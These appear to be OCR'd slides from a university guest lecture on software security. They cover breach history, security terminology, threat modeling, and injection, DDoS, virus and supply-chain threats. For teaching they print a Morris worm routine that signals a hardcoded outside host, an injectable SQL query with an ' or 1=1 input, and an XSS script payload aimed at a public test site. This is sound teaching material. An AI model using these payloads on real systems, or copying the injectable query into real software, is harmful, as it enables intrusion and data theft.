Security for Software Engineers

CSE435 – Fall 2025 – Guest Lecture

Sol Zilberman

Overview

Why care about security?

- Most of our personal information is stored in software
  - Texts, Emails, Calls, Socials, Contacts, etc.
  - Photos (iCloud, Google Photos, etc.)
  - Medical records
  - E-commerce, Banking, Tax, Employment information
- Rely on external software systems
  - Power grids, healthcare, military/defense, transportation, etc.

Cyber attacks increasingly frequent

70,000 Discord users have their government IDs, IP addresses, billing info, and more exposed in data breach

Edited by: Top Class Actions | October 14, 2025

DATA BREACHES

Extortion Group Leaks Millions of Records From Salesforce Hacks

The data allegedly pertains to Albertsons, Engie Resources, Fujifilm, GAP, Qantas, and Vietnam Airlines.

By Ionut Arghire | October 13, 2025 (4:44 AM ET)

Qantas data leak: Over 5 million customers affected as personal information shared on the dark web

By Liam Gilliver

Published on 14/10/2025 - 11:15 GMT+2

Was software security always considered?

- 1965: Networked computers enable researchers to share information (ARPNET)
- 1983: Official birthday of the internet (TCP/IP)
- 1989: WWW makes internet accessible (HTTP)

https://www.usg.edu/galileo/skills/unit07/internet07_02.phtml

1951. Univac I


1955. IBM 702

1962. BRLESC I

1990. First Web Server

Towards cyber crime

- 1986: Marcus Hess hacks 400 military computers, Pentagon; tries to sell info to KGB
- 1986: Congress passes the *Computer Fraud and Abuse Act*
- 1988: College student Robert Morris creates first *worm;* Crashes 10% of ARPNET, $100k – $10M in damages



```
/* This report a successful breakin by sending a single byte to "128.32.137.13"
* (whoever that is). */

static report_breakin(arg1, arg2)                /* 0x2494 */
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
                                                 /* (env+77)"128.32.137.13" */

    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
        return;
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
        ;
    close(s);
}
```

https://alumni.cornell.edu/cornellians/morris-worm/


Increased risks and cyber attacks

- 2000: ILOVEYOU virus released by CS student, infects 10M+ machines in ~2hr
- 2005: Albert Gonzalez steals 40M+ card #s from retailers
- 2010: Stuxnet virus used in military operation targeting reactors
- 2011: Organized groups like LulzSec launch large-scale cyber attacks; often politically motivated


LulzSec Logo

What makes security so challenging?

- Developer must protect **entire** system; Attacker only needs **one** flaw



https://learn.microsoft.com/en-us/azure/architecture/solution-ideas/articles/avops-architecture



https://aws.amazon.com/solutions/guidance/autonomous-driving-data-framework-on-aws/


Terminology

Terminology

- **Vulnerability**: A flaw, weakness, area prone to attack in a system that can be exploited.
- **Threat**: A possible potential for violation of security. A danger that might exploit a vulnerability.
- **Attack**: The act of carrying out a threat, an exploit on the system that derives from a threat.

Terminology

- **Security Policy**: The set of rules, practices, strategies, that specify or regulate how a system provides security services
- **Asset**: The part of a system that has the value. This can be something like the function of a system or data.



Terminology


Computer security is the **protection** afforded to an automated information system in order to attain the applicable **objective of preserving** <*security goals*> of the system's resources [NIST]

A system will never be "perfectly secure"

As developer/organization, you decide what "secure" means to you


Security Goals


- Confidentiality, Integrity, Availability (CIA Triad)



Security Goals: Confidentiality

- Avoidance of the **unauthorized disclosure** of information.







https://www.cs.virginia.edu/~evans/dragoncrypto/day2.html

Security Goals: Integrity

- Information has not been **altered** in an **unauthorized** way.





https://linuxsecurity.com/features/what-are-checksums-why-should-you-be-using-them

Security Goals: Availability

- Information is **accessible** and modifiable in a **timely** fashion by those authorized to do so
- What is the best way to “secure” some data?
  - Delete/destroy it…
- **Challenge:** provide security with minimum impact on usability


Security Practices

What can we do?

- Thinking like a **defender**
  - Know what you're defending, and against whom.
  - Weigh benefits vs. costs: No system is ever completely secure.
  - "Rational paranoia"
- Thinking like an **attacker**
  - Understand techniques for circumventing security
  - Look for ways security can break, not why it won't


Thinking like a Defender – Threat Modeling

- Who are the adversaries?
  - Motives, resources, etc.
- What kind of attacks should we be prepared for?



Thinking like a Defender – Best Practices

- Security Practices
  - Limiting **what** happens, **who** can make it happen, and **how** it happens



"Swiss Cheese" Security Model

Thinking like an Attacker

- Identify weakest link
- Identify compromises/assumptions that security depends on
- Think outside the box

Security Threats

Threat: Injection

- Software accepts and **evaluates/executes** user input;

```
# get user input
user_email = input("Enter your Email: ")
# build db query
query = f"SELECT * FROM Users WHERE Email = " + user_email
# get user info
res = db.execute(query)
# output query response
print(res)
```

Threat: SQL Injection

Table: Users

Email	UserId	Password
bob@msu.edu	123	Bob1#$23
alice@msu.edu	456	alice!#2
hack3r@msu.edu	789	Hk3R&$!

```
# get user input
user_email = input("Enter your Email: ")
# build db query
query = f"SELECT * FROM Users WHERE Email = " + user_email
# get user info
res = db.execute(query)
# output query response
print(res)
```

Input: “bob@msu.edu”
Query: “SELECT * FROM Users \
WHERE \
Email = ‘bob@msu.edu’”
Output: “bob@msu.edu, 123, Bob1#$23”

Input: “hack3r@msu.edu**’ or 1 =1**”

Query: “SELECT * FROM Users \
WHERE \
Email = ‘hack3r@msu.edu’or 1=1”

Output: ???

Threat: Injection – XSS Demo

- Cross-Site Scripting (XSS)
  - http://testphp.vulnweb.com/guestbook.php
  - <script>alert(“hacked”)</script>

Threat: Injection – AI & AVs

- Researches used drone to project “phantom” images in front of AVs
- Easily cause AVs to stop, even change lanes

https://www.nassiben.com/phantoms


125ms Duration

Threat: Injection - Defense

- Never eval/execute arbitrary user input
- Use modern libraries with built-in escaping/sanitizing methods
- Pattern matching to reject malicious inputs
- Additional domain-specific defense mechanisms


Threat: DDOS and Botnets

- Distributed Denial of Service (DDOS) attack
- Flood service with dummy traffic to make it **unavailable**




New world record: 7.3 Tbps DDoS attack autonomously blocked by Cloudflare

https://blog.cloudflare.com/defending-the-internet-how-cloudflare-blocked-a-monumental-7-3-tbps-ddos/




Threat: DDOS and Botnets

- “No ones going to target me”



Threat: DDOS and Botnets - Defense

- Rate limiting access
- Dynamic load balancing
- Human Verification/Captcha



Threat: Virus & Ransomware


- Infects host and often attached to an executable (.exe file):
  - Cause damage to data or software
  - Can spread to other computers

Threat: Virus - Defense

- Only run trusted executables, avoid downloading suspicious files
- Use malware scanners (e.g., virustotal) if unsure
- Use sandbox/VM for untrusted software
- Verify checksums if available

Threat: Supply Chain Attacks

- Developers often install 3rd party packages
- Attacker hijacks package and injects exploit



MY PYTHON ENVIRONMENT HAS BECOME SO DEGRADED THAT MY LAPTOP HAS BEEN DECLARED A SUPERFUND SITE.

Threat: Supply Chain Attacks

- Increasingly common as companies frequently leverage OSS in sensitive environments

Compromised Packages and Versions

